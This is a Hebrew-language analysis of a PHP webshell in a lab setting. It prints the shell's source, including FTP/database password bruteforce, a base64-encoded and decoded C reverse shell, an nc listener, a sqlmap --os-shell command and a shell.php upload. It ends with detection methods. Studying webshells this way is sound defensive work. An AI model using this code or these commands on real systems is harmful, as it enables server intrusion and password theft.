בנוסף בלשונית זו יש לינקים לאתרים שמסייעים בפיענוח חתימות האשים לדוגמה האתר [md5.redonize.com](http://md5.redonize.com) נותן את האפשרות לפענח חתימות **MD5**.

```
function actionStringTools() {
    if(!function_exists('hex2bin')) {function hex2bin($p) {return decbin(hexdec($p));}}
    if(!function_exists('binhex')) {function binhex($p) {return dechex(bindec($p));}}
    if(!function_exists('hex2ascii')) {function hex2ascii($p){$r='';for($i=0;$i<strlen($p);$i+=2){$r.=chr(hexdec($p[$i].$p[$i+1]));}
    }return $r;}}
    if(!function_exists('ascii2hex')) {function ascii2hex($p){$r='';for($i=0;$i<strlen($p);++$i)$r.= sprintf('%02X',ord($p[$i]));return
    strtoupper($r);}}
    if(!function_exists('full_urlencode')) {function full_urlencode($p){$r='';for($i=0;$i<strlen($p);++$i)$r.= '%'.dechex(ord($p[$i]));
    return strtoupper($r);}}
    foreach($stringTools as $k => $v)
        echo "<option value='".$htmlspecialchars($v)."'>".$k."</option>";
    echo "</select></label><input type='submit' value='submit'/> <input type=checkbox name=ajax value=1 ".(@$_COOKIE[md5
    ($_SERVER['HTTP_HOST']).'ajax']?'checked':'')."> send using AJAX<br><textarea name='input' style='margin-top:5px' class='bigarea'>".(empty
    ($_POST['p1'])?'':htmlspecialchars(@$_POST['p2']))."</textarea></form><pre class='ml1' style='".(empty($_POST['p1'])?'display:none;':'')
    .\"margin-top:5px' id='strOutput'>\";
    if(!empty($_POST['p1'])) {
        if(in_array($_POST['p1'], $stringTools))echo htmlspecialchars($_POST['p1']($_POST['p2']));
    }
}
```

Figure XVI: שורה 954

Decrypt Hash Results for: **21232f297a57a5a743894a0e4a801fc3**


Algorithm	Hash	Decrypted
md5	21232f297a57a5a743894a0e4a801fc3	admin

**להלן דוגמה:** הכנסתי את חתימת ה-**MD5** של הטקסט "**admin**" כדי לבדוק אם האתר מפענח נכון את החתימה לצורת הטקסט שלו. החתימה נלקחה מתוך הסקריפט.



## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות



בנוסף בלשונית זו יש אופציה לחיפוש תוכן בתוך קבצים הנמצאים בשרת הנקראת *Search files*. אם התוכן קיים באחד הקבצים *Search files* ימצא אותו ויראה את הנושא בתוצאות. לצורך הדגמה, יצרתי קובץ בשם *FindMe.txt* וכתבתי "Look for me" בתוכו. כלי זה ימצא את התוכן ויראה לי את הנושא בשרת.

← לאחר שהכנסתי לכלי את הפרמטרים המתאימים, הוא מצא את הקובץ שבתוכו יש את התוכן הרצוי. בשרתים גדולים ומלאים יותר ניתן להשתמש בכלי זה כדי למצוא מחרוזות שמעניינות את התוקף בצורה נוחה מאוד.



```
function hardRecursiveGlob($path) {
    if(substr($path, -1) != '/')
        $path.='/' ;
    $paths = @array_unique(@array_merge(@glob($path.$_POST['p3']), @glob($path.'*', GLOB_ONLYDIR)));
    if(is_array($paths)&&@count($paths)) {
        foreach($paths as $f) {
            if(@is_dir($f)){
                if($path!=$f)
                    hardRecursiveGlob($f);
            } else {
                if(empty($_POST['p2']) || @strpos(file_get_contents($f), $_POST['p2'])!==false)
                    echo "<a href='#' onclick='g(\"FilesTools\",null,\"".urlencode($f)."\", \"view\", \"\")'>".htmlspecialchars($f)
                . "</a><br>";
            }
        }
    }
}
```


Figure XVII: שורה 1,003

## Bruteforce

Bruteforce מאפשרת לפצח סיסמאות של *FTP, MySQL* או *PostgreSQL* באמצעות התקפת **Bruteforce**. ניתן לבחור באפשרות של תקיפה עם הקובץ */etc/passwd* או מילון סיסמאות.

← הגדרות ברירות מחדל של **Bruteforce**:

1. בחירות שירות (*FTP, MySQL, PostgreSQL*)
2. שימוש בקובץ */etc/passwd* אם קיים לתקיפה.
3. שימוש בקובץ מילון של סיסמאות ובחירת שם משתמש.



לצורך הדגמה, יצרתי מילון סיסמאות קטן, אנסה להשתמש ב-Webshell ואריץ דרכו את Bruteforce על שירות *FTP* של משתמש "kali".

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות




Figure XVIII: מילון הסיסמאות להדגמה




Figure XIX: שירות FTP פועל ומחובר ל-kali

← הכלי ניסה 11 סיסמאות עד שהגיע לסיסמה הנכונה ופלט לנו את הסיסמה הנכונה "1234qwer" של המשתמש "kali".





Figure XX: שורה 1,148

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

פונקציית **bruteforce** נקריט עם הארגומנטים בשביל לבצע ניסיון התחברות. כל מה שהיא מחזירה היא תוצאה של ניסיון התחברות. אם ניסיון ההתחברות היה חיובי - \$Success עולה באחד וסימן שניסיון התחברות הצליח עם הארגומנטים שהועברו לה.

```
$success = 0;
$attempts = 0;
$server = explode(":", $_POST['server']);
if($_POST['type'] == 1) {
    $temp = @file('/etc/passwd');
    if( is_array($temp) )
        foreach($temp as $line) {
            $line = explode(":", $line);
            ++$attempts;
            if( bruteforce(@$server[0],@$server[1], $line[0], $line[0]) ) {
                $success++;
                echo '<b>'.htmlspecialchars($line[0]).</b>:'.htmlspecialchars($line[0]).<br>';
            }
            if(@$_POST['reverse']) {
                $tmp = "";
                for($i=strlen($line[0])-1; $i>=0; --$i)
                    $tmp .= $line[0][$i];
                ++$attempts;
                if( bruteforce(@$server[0],@$server[1], $line[0], $tmp) ) {
                    $success++;
                    echo '<b>'.htmlspecialchars($line[0]).</b>:'.htmlspecialchars($tmp);
                }
            }
        }
    } elseif($_POST['type'] == 2) {
        $temp = @file($_POST['dict']);
        if( is_array($temp) )
            foreach($temp as $line) {
                $line = trim($line);
                ++$attempts;
                if( bruteforce($server[0],@$server[1], $_POST['login'], $line) ) {
                    $success++;
                    echo '<b>'.htmlspecialchars($_POST['login']).</b>:'.htmlspecialchars($line).<br>';
                }
            }
        }
    }
```

1. **Counter** למספר ניסיונות והצלחות.
2. אם בוחרים באפשרות הראשונה של שימוש ב-`/etc/passwd`.
3. אם סימנו להשתמש באפשרות של **Reverse** באפשרות הראשונה או לא.
4. אם סוג התקיפה היא **מילון סיסמאות** (כמו שנראה בדוגמה הנ"ל)
5. השורות המסומנות ליד ספרה 5 מופיעות בכל תנאי. כלומר, זאת השורה הקובעת אם ה-Bruteforce **הצליח או לא**. אם כן, **\$Success** עולה באחד. לאחר מכן, התוצאות (מוצלחות או לא) מוצגות על המסך עם הפקודה **echo**.

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

## Network

**Network** מספקת את הכלים לחבר פורט ל-*bin/sh* או להתחבר חזרה (Reverse) לשרת. כלומר, תוקף יכול לפתוח Shell על המכונה המקומית ולסייר בשרת.





Figure XXI: ערכים דיפולטיביים ואפשרויות התחברות

דוגמה להתחברות עם **Back-connect**, נניח שאני תוקף יושב מול מחשב מקומי והצלחתי להחדיר את סקריפט לשרת ואני רוצה לפתוח */bin/sh*:  
1. אאזין לפורט מסוים, נניח 7890:

```
(root@kali)-[~/Desktop]
# nc -lvp 7890
listening on [any] 7890 ...
```

2. אפתח את **Network** אקליד את הנתונים:



א. כתובת לחיבור חזרה (127.0.0.1 – localhost, מכונה מקומית)

ב. מספר פורט לחיבור.

ג. הקוד שהכלי ישתמש בו (C / Perl)

3. הכלי מחזיר לי את התהליכים שנפתחו (תהליך בשם **bc**, ע"י משתמש *www-data*, **המשתמש של השרת**):

```
Query did not return anything
Query did not return anything
www-data 7087 0.0 0.0 2172 968 ? Ss 16:56 0:00 /tmp/bc 127.0.0.1 7890
www-data 7088 0.0 0.0 2416 520 ? S 16:56 0:00 sh -c ps aux | grep bc
www-data 7092 0.0 0.0 3116 648 ? S 16:56 0:00 grep bc
```

4. בחזרה לטרמינל יש לי **Shell** על השרת עם **הרשאות המשתמש של השרת**, ניתן להריץ פקודות, לסייר בקבצים וכו'...





## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

`cf` תפעל, אם פונקציה `file_put_contents` לא קיימת - היא (`cf`) תפתח קובץ לכתיבה ("`w`"), בשם שניתן לה, תכתוב לתוכו את הפיענוח של הערך של המשתנה `back_connect` בעזרת `base64_decode` ותסגור אותו:

```
if(isset($_POST['p1'])) {  
    function cf($f,$t) {  
        $w=@fopen($f,"w") or @function_exists('file_put_contents');  
        if($w) {  
            @fwrite($w,@base64_decode($t)) or @fputs($w,@base64_deco  
            @fclose($w);  
        }  
    }  
}
```

Figure XXV: שורה 1,587

לבסוף, יש קימפול של הקובץ `C (gcc)`, מחיקה של הקובץ `C (unlink)`, הרצה של הקובץ המקומפל ליצירת ה-Shell עם הפרמטרים המתאימים בבקשת `POST` ויצירת פלט ב-Webshell עם `echo`:

```
$1 = ex("gcc -o /tmp/bc /tmp/bc.c");  
@unlink("/tmp/bc.c");  
$1 .= ex("/tmp/bc ".$_POST['p2']." ".$_POST['p3']." &");  
echo "<pre class=ml1>$1.ex('ps aux | grep bc')."</pre>";
```

Figure XXVI: שורה 1,609

### דוגמה לקוד `C` של `back_connect`:

`back_connect` =

```
I2LuY2x1ZGUgPHN0ZGlvLmg+DQojaW5jbHVkZSA8c3lzL3NvY2tldC5oPg0KI2LuY2x1ZGUgPG  
5LdGluZXQvaw4uaD4NCmLudCBtYWLuKGLudCBhcmdjLCBjaGFyICphcmd2W10pIHsNCiAgICBp  
bnQgZmQ7DQogICAgc3RydWw0IHNVY2tldGRyX2LuIHNPbj5NCiAgICBkYWVtb24oMSwwKTsNCi  
AgICBzaw4uc2LuX2ZhbWlseSA9IEFGX0LORVQ7DQogICAgc2LuLnNpb9wb3J0ID0gaHRvbnMo  
YXRvaShhcmd2WzJdKSk7DQogICAgc2LuLnNpb9hZGRyLnNfYWRkc9IGluZXRFyWRkc9hhcm  
d2WzFdKTsNCiAgICBmZCA9IHNVY2tldChBRL9JTkVULCBTT0NLX1NUUkVBTSwgSVBQUk9UT19U  
Q1ApID5NCiAgICBpZiAoKGNvbml53QoZmQsICZhdHJ1Y3Qgc29ja2FkZHIgKikgJnNpb9wgc2  
L6ZW9mKHN0cnVjdCBzb2NrYWRkc9KTwwKSB7DQogICAgICAgIHBlcnJvc9igQ29ubmVjdCBm  
YWLsIik7DQogICAgICAgIHJldHVybiAwOw0KICAgIH0NCiAgICBkdXAyKGZkLCAwKTsNCiAgIC  
BkdXAyKGZkLCAxKTsNCiAgICBkdXAyKGZkLCAyKTsNCiAgICBzeXN0ZW0oIi9iaW4vc2ggLWki  
KTsNCiAgICBjbG9zZShmZCk7DQp9
```

`base64_decode(back_connect)`

```
#include <stdio.h>  
#include <sys/socket.h>  
#include <netinet/in.h>  
int main(int argc, char *argv[]) {  
    int fd;  
    struct sockaddr_in sin;  
    daemon(1,0);
```

---

## פרק 2: יכולות ה-Webshell

---

### תפריט האפשרויות

```
sin.sin_family = AF_INET;
sin.sin_port = htons(atoi(argv[2]));
sin.sin_addr.s_addr = inet_addr(argv[1]);
fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) ;
if ((connect(fd, (struct sockaddr *) &sin, sizeof(struct sockaddr)))<0) {
perror("Connect fail");
return 0;
}
dup2(fd, 0);
dup2(fd, 1);
dup2(fd, 2);
system("/bin/sh -i");
close(fd);
}
```

כפי שזה נראה, הקוד C מייבא ספריות הכרחיות, מנסה להתחבר עם `socket` לכתובות שניתנו לו. אם ההתחברות כשלה אז הוא ידפיס "`Connect fail`" ויצא. `dup2` מייצרת העתק ל-`file descriptor` שניתן לה, רק שבמקום להשתמש בערך הכי נמוך שלא בשימוש, היא משתמשת בערכים שניתנו לה בארגומנט השני (0, 1, 2 הנ"ל). אם הוא היה בשימוש הוא נסגר בשקט לפני שיהיה בו שוב שימוש. לבסוף מתבצעת `/bin/sh -i` עם הפונקציה `system`, שהיא פשוט מבצעת פקודות על המערכת כפי שניתנו לה בארגומנט והחיבור ל-`socket` נסגר עם `close(fd)`.

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות


### Self remove

הסעיף "הסרה עצמית" מאפשר למשתמשים למחוק את הסקריפט מהשרת. אמנם קראתי שבהתאם להגדרות השרת, ייתכן שאפשרות זו לא תמיד תפעל. יצאתי לבדוק ואכן לא עבד לי.

← לחיצה על Yes תפעיל את הפונקציה `unlink` עם `preg_replace` על דפוס מסוים ושם הסקריפט (`__FILE__`). אם התהליך לא עבר בהצלחה הוא ידפיס "`unlink error`" לדף כפי שמתואר בקוד:

**Suicide**  
Really want to remove the shell?  
Yes

```
function actionSelfRemove() {  
    if($_POST['p1'] == 'yes')  
        if(@unlink(preg_replace('!\\(\\d+\\)\\s.*!', '', __FILE__)))  
            die('Shell has been removed');  
        else  
            echo 'unlink error!';  
}
```



### Suicide



# דרכי הטמעה של תוקף

## הזרקת SQL (SQL Injection)

# דרכי הטמעה של תוקף

Webshells, כמו זה, ניתנים להעברה באמצעות מספר דרכים של ניצול פרצות אבטחה באפליקציות-ווב או חולשות אחרות, כגון:

- א. הזרקת SQL (SQL Injection), מקום ראשון ב-OWASP Top-10.
- ב. Cross-Site Scripting (XSS), מקום שביעי ב-OWASP Top-10.
- ג. חולשות אבטחה בגרסת WordPress מסוימת באפליקציות או שירותים שונים באפליקציות-ווב:
  1. מיס-קונפיגורציה להרשאות כתיבה לקבצים בשרת. הקבצים והתיקיות בשרת צריכים להיות בבעלות חשבון המשתמש האחראי ובעלי הרשאות כתיבה אך ורק לו (או לאחרים באם זה הכרחי). חשוב "להדק" בכמה שאפשר הרשאות כתיבת קבצים אצל המשתמשים השונים אם יש על השרת או לחילופין החשבון המפעיל של השרת.
  2. גלישה ברשת לא מאובטחת. דוגמה: גלישה על רשת לא מאובטחת בה התוקף יכול להסניף את התעבורה ולשמור פרטים חשובים כמו סיסמאות לשרת אם המשתמש נכנס לחשבון האדמין ברשת כזאת (לדוגמה רשת וויפיי של בית קפה).
  3. שימוש בסיסמאות קלות ליחוש (Bruteforce) ואי-שימוש ב- Two-Factor Authentication.
  4. FTP. אם השרת משתמש ב-FTP אך אין שימוש בהצפנת SFTP, קיימת חולשה בה התוקף יכול להעלות את ה-Webshell לשרת.
- ד. חולשות העלאת \ הכללת קבצים – File inclusions:
  1. Remote File Inclusion (RFI)
  2. Local File Inclusion (LFI)
- ה. חולשת פאנל אדמין חשוף לגולשים רגילים באפליקציית-ווב.


החולשות הנ"ל הן רק כמה דרכים (ויש עוד) בהן תוקף יכול לנסות להשיג את מה שהוא רוצה. תוקף מקצועי מיומן ינסה את כל הדרכים ועוד עד שישגיג את מבוקשו...

## הזרקת SQL (SQL Injection)

התקפת הזרקת SQL אינה מוגבלת רק לדאמפ של מסד נתונים (Database), אלא גם יכולה לאפשר לתוקף להעלות קבצים לשרת וכתוצאה מכך לקבל גישה מרחוק באמצעות Webshell.

**כדי לבצע את ההתקפה, אצטרך 2 נתונים:**

1. כתובת ה-URL המכילה את הפרמטרים שיש לבדוק אם יש חולשות.  
`http://192.168.188.144/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#`
2. Cookie של האימות, מכיוון שעלינו להיות מאומתים כדי שנוכל לגשת לדף, ולכן ל-SqlMap יהיה צורך בעוגייה. `"PHPSESSID: 11qcar00j458bebh5cqpf5t1am"`



# דרכי הטמעה של תוקף

## File Inclusion

### קבלת Shell

עם הפקודה הבאה ושימוש בSqlMap, במקום לרשום מסדי נתונים, אנו נספק את הארגומנט `--os-shell`. פקודה זו תעלה Webshell פשוט לשרת.

Sqlmap

-u

<http://192.168.188.144/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>

--cookie="security=low; PHPSESSID=fqbndhdvc94gbffvmjc0biraf"

--os-shell

## File Inclusion

### העאלת קבצים לא מוגבלת (Unrestricted File Upload)

חולשה זו מתאפיינת בחוסר בדיקה של קבצים שמועלים לשרת. אם השרת לא מבצע בדיקה לקבצים שמשתמשים מעלים (טיהור), תוקף יכול לנצל חולשה זו להעלאת Webshell משלו ולגשת אליו דרך הנתיב אליו הוא הועלה





Figure XXVII: דף לדוגמה שמאפשר למשתמש להעלות קבצים

- ידוע לנו אין בשרת בדיקה או טיהור לקבצים מועלים, לכן אפשר להעלות את הסקריפט ולגשת אליו.




- הקובץ עלה בהצלחה בנתיב `../../hackable/uploads/shell.php`

# דרכי הטמעה של תוקף

## File Inclusion

ניתן לגשת אליו אם נשים את הנתיב בשורת הכתובות של הדפדפן:



← הסקריפט פועל דרך התיקייה שהוא עלה אליה:

1. **נתיב** של הקבצים שמועלים לשרת.  
/var/www/html/dvwa/hackable/uploads/
2. **קובץ** ה-Shell שעלה.



### Known-good" Comparison"

# כיצד ניתן לגלות את הכלי במערכות

## הגנה

קשה לזהות Webshells מכיוון שהם משתנים בקלות על-ידי תוקפים ולעתים קרובות משתמשים בהצפנה, קידוד וערפול. גישה של הגנה מעמיקה המשתמשת ביכולות זיהוי מרובות תגלה Webshells כמו זה. שיטות הזיהוי עשויות לסמן קבצים כ-False Positive לפעמים לכן כאשר מזוהה קובץ חשוד פוטנציאלית, על מנהלי מערכת לאמת את מקור הקובץ ואת מקוריותו. טכניקות האיתור כוללות:

## "Known-good" Comparison

Webshell מתמקד בעיקר בוו-אפליקיישן קיימים ומסתמך על יצירה או שינוי של קבצים. השיטה הטובה ביותר לזהות כלים כאלה היא להשוות גרסה מאומתת של יישום האינטרנט (נקראת: "Known-good") מול גרסת הייצור. יש לבדוק אי-התאמות באופן ידני לצורך אימות.

### למערכות Windows:

סקריפט ה-PowerShell [בנספח א'](#) שסופק ישווה בין שתי אימג'ים, אימג' "ידוע-כטוב" ואימג' הפקה/יצור. הסקריפט ידווח על קבצים חדשים או קבצים שהשתנו בגרסת ההפקה. אם קיים Webshell באפליקציה, הוא יופיע בדוח. יהיה צורך לאמת ידנית כל תוצאה שהתגלתה.

### למערכות Linux:

רוב הפצות לינוקס כוללות את "diff", פקודה המשווה את התוכן של קבצים או תיקיות.

### Usage:

```
diff -r -q <known-good image> <production image>
```

דוגמה:

```
diff -r -q /path/to/good/image/ /var/www/html
```

```
(root@kali) - [~/Desktop]
# diff -r -q ~/Desktop/html-known-good/ /var/www/html/
Only in /var/www/html/: shell.php
```

## שימוש ב-Audit עם לינוקס

המידע ברכיב ה-Audit הוא בעל ערך לזיהוי התנהגות חריגה. Audit מותקן כברירת-מחדל ברוב הפצות לינוקס להגדיר אותה לפני שימוש. במצב אידיאלי, יש לאחד לוגים מ-Audit ולוגים אחרים של לינוקס לשרת Security Information and Event Management (SIEM) מרכזי שבו לראות את הלוגים בצורה מסודרת יותר והריץ שאילתות עליהם.

# כיצד ניתן לגלות את הכלי במערכות הגנה

## שימוש ב-Audit עם לינוקס

הדוגמה שלהלן תראה דיווח על יישומים שהורצו על-ידי תהליך ה-Apache Web Server. במקרים רבים, אפליקציות-ווב תגרום ל-Apache להריץ תהליך עבור פונקציונליות לגיטימית לחלוטין. עם זאת, ישנם מספר פקודות/יישומים המשמשים בדרך כלל על ידי תוקפים למטרת סריקה של שרת הווב, אשר אפליקציות-ווב לא ישתמשו ב-99% הזמן. לכן, קריאת לוגי Audit וזיהוי פקודות כאלה הן טריגר למחשבה שיכול להיות קיים Webshell המריץ פקודות אלה.

## רשימת פקודות שכדאי לבחון אם נמצאו בלוגים הן:

*cat, crontab, hostname, ifconfig, ip, iptables, ls, netstat, pwd, route, uname, whoami*

## דוגמה לזיהוי פקודות שהורצו דרך ה-Webshell מתוך Audit

### log:

לאחר שהגדרתי את **Audit**, נכנסתי לכלי ודרך אפשרות ה-**Console** הרצתי **ifconfig** ועוד כמה פקודות שנראה תכף בלוג:

```
Console
List dir [submit] [send u]

$ ifconfig
